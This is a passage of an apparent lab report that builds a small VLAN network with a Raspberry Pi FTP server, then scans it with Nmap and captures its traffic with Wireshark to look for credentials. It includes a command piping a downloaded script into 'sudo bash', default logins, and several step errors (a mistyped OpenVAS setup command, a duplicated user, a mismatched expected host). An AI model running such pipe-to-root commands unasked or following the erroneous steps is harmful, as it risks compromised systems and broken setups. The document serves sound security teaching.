 - e. Under “Port 2”, change the VLAN ID to **20**.
 - f. Under “Port 5”, change the VLAN ID to **all**.

NOTE: This turns Port 5 into the Trunk port.

- g. Click “Apply” on the top-right corner of the screen.

Figure 1-9

Configuring the ports on the Switch.

Port	1	2	3	4	5	6	7	8
VLAN ID	10	20	1	1	all	1	1	1

Network Connections

The following is a list of steps for connecting the network devices together with cables. The Raspberry Pi will be connected in this section. Each port will be connected per what is shown in

Figure 1-2.

1. If the TP-Link Access Point has been disconnected from Router 0, reconnect the two devices by plugging one end of a Cat.5e cable into the LAN 1 port of the TP-Link Access Point and the other end of the cable into port Eth0 of Router 0.
2. Using a crossover cable, plug one end of the cable into port Eth1 of Router 0 and the other end of the cable into port Eth1 of Router 1.
3. Using a crossover cable, plug one end of the cable into port Eth2 of Router 1 and the other end of the cable into port Eth0 of Router 2.
4. Using a Cat.5e cable, plug one end of the cable into port Eth1 of Router 2 and the other end of the cable into port 5 of the Switch.

5. Using a Cat.5e cable, plug one end of the cable into port 1 of the Switch and the other end of the cable into the Ethernet port of the BeeLink Desktop.

End Device Configuration

The following is a list of steps taken to configure the end devices on the network. Each device will have instructions on how to change the IP address, as well as how to download any software that is not included in the operating system on initial start-up. Instructions on how to download each operating system onto both laptops will be provided in the Appendix below.

NOTE: By default, Wi-Fi is set to obtain an IP address automatically across all devices used. Therefore, the laptops do not need to be manually configured to receive an IP address. Instructions for how to manually assign an IP address to each device will be provided in the Appendix below.

Acer Laptop Setup

1. If not already connected, connect the Acer Laptop to the wireless network.
 - a. Click on the “Internet Connections” tab on the bottom-right corner of the page.
 - b. Click the arrow for the “Manage Wi-Fi connections” option.
 - c. Select “TP-Link Access Point”.
 - d. Enter the password that was created above.
 - e. Tap the “Enter” key.
 - f. The connection will take some time to succeed.
2. Verify the IP address as designated by Router 0.

- a. Click on the “Search” icon at the bottom of the screen, shown as an image of a magnifying glass, at the bottom of the screen.
 - b. Type **cmd** into the search bar.
 - c. Click on “Command Prompt”.
 - d. Type **ipconfig** into the command line.
 - e. Search for “Wireless LAN adapter Wi-fi”.
 - f. Verify that “IPv4 address” is “10.1.1.2”.
3. Download FileZilla FTP Client.
 - a. Click on the “Internet Connections” tab on the bottom-right corner of the page.
 - b. Click the arrow for the “Manage Wi-Fi connections” option.
 - c. Select an option that allows the Acer Laptop to connect to the internet.
 - d. Open Firefox.
 - e. In the search bar, type “<https://filezilla-project.org/>”.
 - f. Tap the “Enter” key.
 - g. Click on “Download FileZilla Client”.
 - h. Under the “Windows” option, click on “Download FileZilla Client.
 - i. Click on the button that says “Download”.
 - j. Click “Save File” in the pop-up window.
 - k. Click the “Display Downloads” button, the image with an arrow pointing down next to the search bar.
 - l. Click on the .exe file downloaded.
 - m. Click “Yes” to allow FileZilla to make changes to the computer.
 - n. Click “I Agree” to the user agreement.

- o. Click “Decline” to downloading Google Chrome.
 - p. Click on “Install”.
 - q. Wait for the program to download.
 - r. Click “Finish”.
- 4. Reconnect the Acer Laptop to the internet.
 - a. Click on the “Internet Connections” tab on the bottom-right corner of the page.
 - b. Click the arrow for the “Manage Wi-Fi connections” option.
 - c. Select “TP-Link Access Point”.

HP Laptop Setup

- 1. Power on the HP Laptop.
 - a. Log in with user credentials.
- 2. Connect to the wireless network.
 - a. On the top-right corner of the screen, click on “Network Connection”, shown as an ethernet port.
 - b. On the list of available Wi-Fi networks, select “TP-Link Access Point”.
 - c. Enter the password that was created above.
 - d. Tap the “Enter” key.
 - e. The connection will take some time to succeed.
- 3. Verify connectivity.
 - a. On the top-left corner of the screen, select “MATE Terminal”, shown as an image of a command line, to open a command line.
 - b. Type “ifconfig”.
 - c. Under “wlan0”, verify that the address next to “inet” is “10.1.1.5”.

BeeLink Desktop Setup

1. Power on the device.
 - a. Log in with user credentials.
2. Change the IP address of the BeeLink Desktop.
 - a. On the top-right corner of the screen, click on the “Network Connections” icon, shown as an ethernet port.
 - b. Click “Edit Connections”.
 - c. Click “Wired Connection 1”
 - d. Click on the gear icon at the bottom of the window.
 - e. Click “IPv4 Settings”.
 - f. Click “Manual”.
 - g. Under “Addresses”, click “Add”.
 - h. Enter the following information into the respective boxes.
 - i. Address: **192.168.10.3**
 - ii. Netmask: **255.255.255.248**
 - iii. Gateway: **192.168.10.1**
 - i. Click “Save”.
3. Verify the new IP address.
 - a. Open a new command line terminal by clicking on the icon showing a command line.
 - b. Type **ipconfig**.
 - c. Next to “eth0”, verify that the IP address shown next to “inet” is :192.168.10.3”.
4. Download OpenVAS.

NOTE: The command “apt” will be used in place of “apt-get”, but both can be used.

- a. Open a new command line terminal by clicking on the icon showing a command line.
- b. Type **sudo apt update**.
 - i. Type the root password for root access.
- c. Type **sudo apt upgrade**.
- d. Wait for the device to finish upgrading to new packages.
- e. Type **sudo apt install openvas**.
- f. Type **sudo apt gym-setup**.
- g. Be patient as the program will take several minutes to download and update.
- h. When finished, scroll up to where the command was originally entered.
- i. Record the generated password for access into the program.

Configure the Raspberry Pi

1. Download Raspian OS Lite.
 - a. On the Acer Laptop, open Firefox.
 - b. Type <https://raspberrypi.com/> into the search bar.
 - c. Click on “Software”.
 - d. Scroll down and click “See all download options”.
 - e. Scroll down to “Raspberry Pi OS Lite” and click “Download”.
 - f. Click “OK”.
2. Download Etcher.
 - a. Type <https://etcher.net/> into the search bar.
 - b. Click “Download”.

- c. Scroll down to “Download Windows Etcher” and click “Installer”.
 - d. Execute the .exe file downloaded.
 - e. Follow the instructions to download Etcher.
3. Flash the OS onto an SD card.
- a. Obtain a MicroSD card and a MicroSD card reader.
 - b. Plug the MicroSD card reader into a free USB slot on the Acer Laptop
 - c. Insert the MicroSD card into the open slot on the MicroSD card reader.
 - d. Open Etcher.
 - e. Click “Flash from file”.
 - f. Browse the Windows Directory and choose the Raspian OS Lite image file.
 - g. Click “Select Target”.
 - h. Choose the MicroSD card.
 - i. Click “Flash!”.
- NOTE: Flashing the MicroSD card will erase all previously saved data on the card.**
- j. Wait for the image to finish installing on the card.
 - k. Remove the card from the reader.
4. Perform basic setup on the Raspberry Pi.
- a. Plug the MicroSD card into the MicroSD card slot on the Raspberry Pi.
 - b. Power on the Raspberry Pi.
 - c. Wait for the Raspberry Pi to perform the initial setup.
 - d. Enter the following for the username and password.
 - i. Username: **pi**

ii. Password: **raspberry**

5. Change the default password.

- a. Type **sudo passwd**
- b. Enter **raspberry** for the password.
- c. Enter a new password that is a mix of letters and numbers.
- d. Re-enter the password.

6. Download OpenMediaVault.

- a. Connect the Raspberry Pi to the internet.
- b. Type **sudo apt update**.
 - i. Enter the new password for root access.
- c. Type **sudo apt upgrade**.
- d. Wait for the system to update.
- e. Type **wget -O - https://github.com/OpenMediaVault-Plugin-Developers/installScript/raw/master/install | sudo bash**.
- f. Wait for the script to download.
- g. Type **sudo reboot**.
- h. Let the device reboot.

7. Access OpenMediaVault.

- a. Connect the HP Laptop to the internet.
- b. Open Firefox.
- c. Type the current IP address of the Raspberry Pi into the search bar.

NOTE: Instructions for how to find the IP address of the Raspberry Pi while connected to the internet will be listed in the Appendix below.

- d. On the login screen, enter the following information into the respective fields.
 - i. Username: **admin**
 - ii. Password: **openmediavault**
- 8. Change the default password.
 - a. Click on “Settings”, shown as the gear icon on the top-right corner of the screen.
 - b. Click “Change Password”.
 - c. Type a new password that is a combination of letters and numbers.
 - d. Click “Save”.
 - e. A yellow bar will show on the top of the screen. Click on the checkmark to implement the changes.
- 9. Change the IP address.
 - a. On the side-bar, click “Network”.
 - b. Click “Interfaces”.
 - c. Select “eth0”.
 - d. Click “Edit”, shown with the image of a pencil.
 - e. For the “Method” option, select “Static”.
 - f. Enter the following information for the respective fields.
 - i. Address: **192.168.20.3**
 - ii. Netmask: **255.255.255.248**
 - iii. Gateway: **192.168.20.1**
 - g. At the bottom of the page, select “Save”.
 - h. Click the checkmark at the top of the screen.
 - i. The system will terminate the session.

10. Connect the Raspberry Pi to the network.

- a. Using a Cat.5e cable, plug one end of the cable into port 2 of the Switch and the other end of the cable into the Ethernet port of the Raspberry Pi.
- b. Disconnect the HP laptop from the internet.
- c. Reconnect the HP laptop to the wireless network.
- d. On the HP laptop, enter “192.168.20.3” into the search bar in Firefox.
- e. Enter the new password chosen previously.

11. Set up a File System for the device.

- a. Obtain a USB Flash Drive.
- b. Plug the USB Flash Drive into an open USB port on the Raspberry Pi.
- c. On the HP Laptop, logged into OpenMediaVault, click “Storage”.
- d. Click on “Disks”.
- e. Verify that the USB flash drive shows up as “/dev/sda”.
- f. Click “File Systems”.
- g. Click “Create | Mount”, shown as a plus sign.
- h. Select “Create”.
- i. For “Device”, select “/dev/sda1”.
- j. Leave the type as EXT4.
- k. Click “Save”.
- l. Click the checkmark to apply the changes.


12. Enable FTP.

- a. Click on “Services” on the side-bar.
- b. Click “FTP”.

- c. Click “Settings”.
- d. Check the “Enable” option.
- e. Click “Save”
- f. Click the checkmark to apply the changes.

Figure 1-10

FTP shown to be configured on the OpenMediaVault



13. Create shared folders.

- a. Click on “Storage” on the side-bar.
- b. Click “Shared Folders”.
- c. Click “Create”.
- d. Type **Acer** for the name.
- e. Select “/dev/sda1” for the file system.
- f. Select “Administrator: read/write, Users: read/write, Others: read-only” for the permissions.
- g. Click “Save”.
- h. Click “Create”.
- i. Type **BeeLink** for the name.

- j. Select “/dev/sda1” for the file system.
- k. Select “Administrator: read/write, Users: read/write, Others: read-only” for the permissions.
- l. Click “Save”.
- m. Click the checkmark to apply the changes.

14. Create users.

- a. Click on “Users” on the side-bar.
- b. Click “Users”.
- c. Click “Create | Import”.
- d. Click “Create”.
- e. Fill in the following information.
 - i. Name: **Acer**
 - ii. Password: [Create a password with a mix of letters and numbers]
 - iii. Confirm password: [Enter what was typed for the password]
 - iv. Shell: /bin/sh
- f. Click “Save”.
- g. Click “Create | Import”.
- h. Click “Create”.
- i. Fill in the following information.
 - i. Name: **Acer**
 - ii. Password: [Create a password with a mix of letters and numbers]
 - iii. Confirm password: [Enter what was typed for the password]
 - iv. Shell: /bin/sh

- j. Click “Save”.
 - k. Click the checkmark to apply the changes.
15. Assign the folders to the FTP server.
- a. Click on “Services”.
 - b. Click “FTP”.
 - c. Click “Shares”.
 - d. Click “Create”.
 - e. For the “Shared folder” option, select “Acer”.
 - f. Click “Save”.
 - g. Click “Create”.
 - h. For the “Shared folder” option, select “BeeLink”.
 - i. Click “Save”.
 - j. Click the checkmark to apply the changes.
16. Assign user access to each folder.
- a. Click on “Users” in the side-bar.
 - b. Click “Users”.
 - c. Select “Acer”.
 - d. Click on “Shared folder privileges”, shown as a folder with a key.
 - e. For “Permissions”, select the following permissions.
 - i. Acer: Read/Write
 - ii. BeeLink: Read-only
 - f. Click “Save”.
 - g. Select “BeeLink”.

- h. Click on “Shared folder privileges”.
 - i. For “Permissions”, select the following permissions.
 - i. Acer: No access
 - ii. BeeLink: Read/Write
 - j. Click “Save”.
 - k. Click the checkmark to apply the changes.
17. Verify the FTP server is working.
- a. On the Acer Laptop, open FileZilla.
 - b. Enter the following information at the top of the screen.
 - i. Host: **192.168.20.3**
 - ii. Username: **Acer**
 - iii. Password: [The password selected for the user].
 - iv. Port: **21**
 - c. Click “Quickconnect”.
 - d. The folder “Acer” should show up and be able to have files saved to it.

NOTE: Instructions for creating documents and storing saved documents to the FTP server will be provided in the Appendix.

All devices should now be able to connect to and ping each other. Instructions for how to ping all devices from each end device, as well as providing proof of successful pinging, will be provided in the testing documentation.

Penetration Testing

Penetration testing is the process of using different tools to search for possible vulnerabilities within a network. In this document, the penetration tests will be reconnaissance, using the tools Nmap, Wireshark, and OpenVAS. Nmap will be used to discover open ports on a network, Wireshark will be used to discover if any unencrypted information can be detected travelling across the network, and OpenVAS will be used to discover any vulnerabilities saved within a public source. Each tool will be given a full explanation, and instructions will be given on how to use the tool for both general use and for specific purposes.

Using Nmap

Nmap is a penetration testing tool that discovers open ports on a network. The tool analyzes all devices that are specified by the user and discovers the status of all ports on each discovered device. Ports will either be listed as open, closed, or filtered, meaning a firewall is active and may be changing how certain ports behave.

Scanning the Wireless Network


1. On the HP Laptop, click on “MATE Terminal” to open a new terminal session.
2. To ensure all devices are able to be scanned, initiate a ping scan.
 - a. Type **sudo nmap -sn 10.1.1.0/29**
 - b. A ping scan recognizes each device on the network and ensures communication, and can be performed using the -sn flag.
 - c. The following should have the host listed as “up”.
 - i. 10.1.1.1
 - ii. 10.1.1.2

iii. 10.1.1.5

iv. 10.1.1.6

Figure 1-11

The list of devices on the 10.1.1.0/29 by running a ping scan on Nmap



```
[scott@scott-hppavilionx360convertible15dq0xxx]~[~]
$ sudo nmap -sn 10.1.1.0/29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 11:28 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.1.1.1
Host is up (0.0029s latency).
MAC Address: 18:E8:29:B4:72:AE (Ubiquiti Networks)
Nmap scan report for 10.1.1.2
Host is up (0.20s latency).
MAC Address: E8:D0:FC:60:7A:FD (Liteon Technology)
Nmap scan report for 10.1.1.6
Host is up (0.0037s latency).
MAC Address: 6C:5A:B0:B4:CD:70 (TP-Link Limited)
Nmap scan report for 10.1.1.5
Host is up.
Nmap done: 8 IP addresses (4 hosts up) scanned in 1.45 seconds
```

3. Perform an Nmap scan to discover ports.
 - a. Type **sudo nmap 10.1.1.0/29**
 - b. On host “10.1.1.1”, verify that ports 80 and 443 are open.
 - c. On host “10.1.1.6”, verify that ports 80 and 443 are open.
 - d. As each device may be configured differently to the specifications of the user, different ports may be open for different users.
 - e. The results will be shown in the figure below and in the testing documentation.

Figure 1-12

The results of running a full Nmap scan on the 10.1.1.0/29 network, the first two devices

```
Nmap scan report for 10.1.1.1
Host is up (0.045s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
10001/tcp open  scp-config
MAC Address: 18:E8:29:B4:72:AE (Ubiquiti Networks)

Nmap scan report for 10.1.1.2
Host is up (0.16s latency).
All 1000 scanned ports on 10.1.1.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: E8:D0:FC:60:7A:FD (Liteon Technology)
```

Figure 1-13

The results of running a full Nmap scan on the 10.1.1.0/29 network, the second two devices

```
Nmap scan report for 10.1.1.6
Host is up (0.021s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    filtered domain
80/tcp    open  http
443/tcp   open  https
49152/tcp open  unknown
MAC Address: 6C:5A:B0:B4:CD:70 (TP-Link Limited)

Nmap scan report for 10.1.1.5
Host is up (0.013s latency).
All 1000 scanned ports on 10.1.1.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```


Scanning the VLANs

1. In the open terminal on the HP Laptop, initiate a ping scan on VLAN 10.
 - a. Type **sudo nmap -sn 192.168.10.0/29**.

- b. The following hosts should be listed as “up”
 - i. 192.168.10.1
 - ii. 192.168.20.3
 2. Initiate a ping scan on VLAN 20.
 - a. Type **sudo nmap -sn 192.168.20.0/29**.
 - b. The following hosts should be listed as “up”.
 - i. 192.168.20.1
 - ii. 192.168.20.3

Figure 1-14

Running a ping scan on both VLANs




```
[scott@scott-hppavilionx360convertible15dq0xxx]~$ sudo nmap -sn 192.168.10.0/29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 11:38 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.1
Host is up (0.0072s latency).
Nmap scan report for 192.168.10.3
Host is up (0.0067s latency).
Nmap done: 8 IP addresses (2 hosts up) scanned in 1.49 seconds
[scott@scott-hppavilionx360convertible15dq0xxx]~$ sudo nmap -sn 192.168.20.0/29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 11:38 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.20.1
Host is up (0.0017s latency).
Nmap scan report for 192.168.20.3
Host is up (0.0040s latency).
Nmap done: 8 IP addresses (2 hosts up) scanned in 1.50 seconds
```

3. Scan VLAN 10 for open ports.
 - a. Type **sudo nmap 192.168.10.0/29**.
 - b. For “192.168.10.1”, verify that ports 80 and 443 are listed as “open”.

Figure 1-15

The results of a full scan on VLAN 10




```
[scott@scott-hppavilionx360convertible15dq0xxx]~$ sudo nmap 192.168.10.0/29
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 11:39 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.1
Host is up (0.028s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
10001/tcp open  scp-config

Nmap scan report for 192.168.10.3
Host is up (0.028s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
```

4. Scan VLAN 20 for open ports.
 - a. Type **sudo nmap 192.168.20.0/29**.
 - b. For host “192.168.20.1”, verify that ports 80 and 443 are open.
 - c. For host “192.168.20.3”, verify that ports 21 and 80 are open.

Figure 1-16

The results of a full scan on VLAN 20

A screenshot of a terminal window showing Nmap scan results. The background is dark with a faint, colorful geometric pattern. The text is green and white. The scan for 192.168.20.1 shows five open ports: 22/tcp (ssh), 53/tcp (domain), 80/tcp (http), 443/tcp (https), and 10001/tcp (scp-config). The scan for 192.168.20.3 shows three open ports: 21/tcp (ftp), 22/tcp (ssh), and 80/tcp (http).

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 11:41 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.20.1
Host is up (0.060s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
10001/tcp open  scp-config

Nmap scan report for 192.168.20.3
Host is up (0.055s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Nmap Discoveries and Potential Impact

Nmap discovers devices and ports on a network and lists whether ports are opened, closed, or filtered behind a firewall. All devices were discovered on the wireless network, VLAN 10, and VLAN 20. If an attacker uses Nmap on a network, the tool can discover the IP address of different hosts, and use each address to stage different attacks across the network. This includes directing and intercepting traffic, sending malicious traffic to specific addresses, and removing the devices on the network the attacker is on. For example, ports 80 and 443 are open on each gateway that is present on the network. This allows for user access into the web interfaces of the routers to make configurations to the device as desired by the user. Seeing an open port and the address the port is attached to, an attacker can direct traffic through the port. The IP address can also be used to access the web interface, as well. If any open ports are discovered that the user may wish to not be open, then the user can take action and access the installed firewall on the desired host to shut down the port. A firewall can also be installed if one is not present on a device.

Using Wireshark

Wireshark is a penetration testing tool that allows users to monitor the traffic that travels across the network. Traffic that is captured can relay a variety of information to the user about the data that is flowing across the network. This includes the source IP address, the source MAC address, the destination IP address, the destination MAC address, and the contents of the data being transferred.

Run a basic Wireshark scan

1. On the HP Laptop, click on “Applications” on the top-right corner.
2. Open the “Pentesting” menu by hovering the mouse over it.
3. Hover over the “Information Gathering” menu.
4. Click on “wireshark”.
5. Type the root password of the system.
6. Locate “wlo1”.
7. Double-click “wlo1” to start a scan.
8. When enough packets have been captured, click on the “Stop capturing packets” button, shown as a red square.

Figure 1-17

A list of traffic that can show up from a typical Wireshark scan

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help									
Apply a display filter ... <Ctrl-/>									
No.	Time	Source	Destination	Protocol	Length	Info			
4	1.003771477	192.168.1.1	10.1.1.5	ICMP	98	Echo (ping) reply	id=0xe4a6, seq=2/512, ttl=63	(request in 3)	
5	2.003450575	10.1.1.5	192.168.1.1	ICMP	98	Echo (ping) request	id=0xe4a6, seq=3/768, ttl=64	(reply in 6)	
6	2.021407333	192.168.1.1	10.1.1.5	ICMP	98	Echo (ping) reply	id=0xe4a6, seq=3/768, ttl=63	(request in 5)	
7	3.004731699	10.1.1.5	192.168.1.1	ICMP	98	Echo (ping) request	id=0xe4a6, seq=4/1024, ttl=64	(reply in 8)	
8	3.007032411	192.168.1.1	10.1.1.5	ICMP	98	Echo (ping) reply	id=0xe4a6, seq=4/1024, ttl=63	(request in 7)	
9	4.006786305	10.1.1.5	192.168.1.1	ICMP	98	Echo (ping) request	id=0xe4a6, seq=5/1280, ttl=64	(reply in 10)	
10	4.009412351	192.168.1.1	10.1.1.5	ICMP	98	Echo (ping) reply	id=0xe4a6, seq=5/1280, ttl=63	(request in 9)	
11	5.055874971	Chongqin_86:9c:99	Ubiquiti_b4:72:ae	ARP	42	Who has 10.1.1.1? Tell 10.1.1.5			
12	5.058835077	Ubiquiti_b4:72:ae	Chongqin_86:9c:99	ARP	60	10.1.1.1 is at 18:e8:29:b4:72:ae			
13	5.082962575	Ubiquiti_b4:72:ae	Chongqin_86:9c:99	ARP	60	Who has 10.1.1.5? Tell 10.1.1.1			
14	5.082984723	Chongqin_86:9c:99	Ubiquiti_b4:72:ae	ARP	42	10.1.1.5 is at ac:d5:64:86:9c:99			
▶ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface wlo1, id 0 ▶ Ethernet II, Src: Chongqin_86:9c:99 (ac:d5:64:86:9c:99), Dst: Ubiquiti_b4:72:ae (18:e8:29:b4:72:ae) ▶ Internet Protocol Version 4, Src: 10.1.1.5, Dst: 192.168.1.1 ▶ Internet Control Message Protocol									
0000	18 e8 29 b4 72 ae ac d5	64 86 9c 99 08 00 45 00	..) r... d....E:						
0010	00 54 22 00 40 00 40 01	4b fa 0a 01 01 05 c0 a8	-T" @ @ K.....						
0020	01 01 08 00 f7 e9 e4 a6	00 01 28 41 2a 62 00 00 (A*b...						
0030	00 00 fb 00 0f 00 00 00	00 00 10 11 12 13 14 15						
0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25 !"#%&						
0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-./012345						
0060	36 37		67						

The packets maintain a category of different information available to the user, as shown on the dashboard of the program. The following is a list of information available from the dashboard.

- A. No.: The placement number the packet was captured in.
- B. Time: How fast the packet was captured.
- C. Source: The IP address of the device the packet came from.
- D. Destination: The IP address of the device the packet was delivered to.
- E. Protocol: The networking protocol of the data contained within the packet.
- F. Length: The length of the packet in bytes.
- G. Info: The information that is contained within the packet.

Detecting Login Information with Wireshark

- Click on the “Start capturing packets” option, shown as a shark fin. Data may be saved if desired.
- While Wireshark is capturing packets, open Firefox.

3. Type **10.1.1.6** into the search bar.
4. Log into the TP-Link web manager.
5. Open a new tab in Firefox.
6. Type **10.1.1.6** into the search bar.
7. Log into the Ubiquiti web interface.
8. Return to Firefox.
9. Click on “Stop capturing packets”.
10. Search for packets containing passwords.
 - a. In the “Apply a display filter” search bar, type **password**.
 - b. All packets should show that contain the string “password”.

Figure 1-18

Encrypted packets sent from Ubiquiti after logging into a router

219	0.731900763	10.1.1.5	10.1.1.1	TLSv1.2	598 Client Hello
220	0.734133823	10.1.1.1	10.1.1.5	TCP	66 443 → 42666 [ACK] Seq=1 Ack=533 Win=30080 Len=0 TSval=20176542 TSecr=4047356531
222	0.736053231	10.1.1.1	10.1.1.5	TLSv1.2	222 Server Hello, Change Cipher Spec, Encrypted Handshake Message
223	0.736066212	10.1.1.5	10.1.1.1	TCP	66 42666 → 443 [ACK] Seq=533 Ack=157 Win=64512 Len=0 TSval=4047356535 TSecr=20176542
230	0.750594367	10.1.1.5	10.1.1.1	TLSv1.2	117 Change Cipher Spec, Encrypted Handshake Message

Figure 1-19

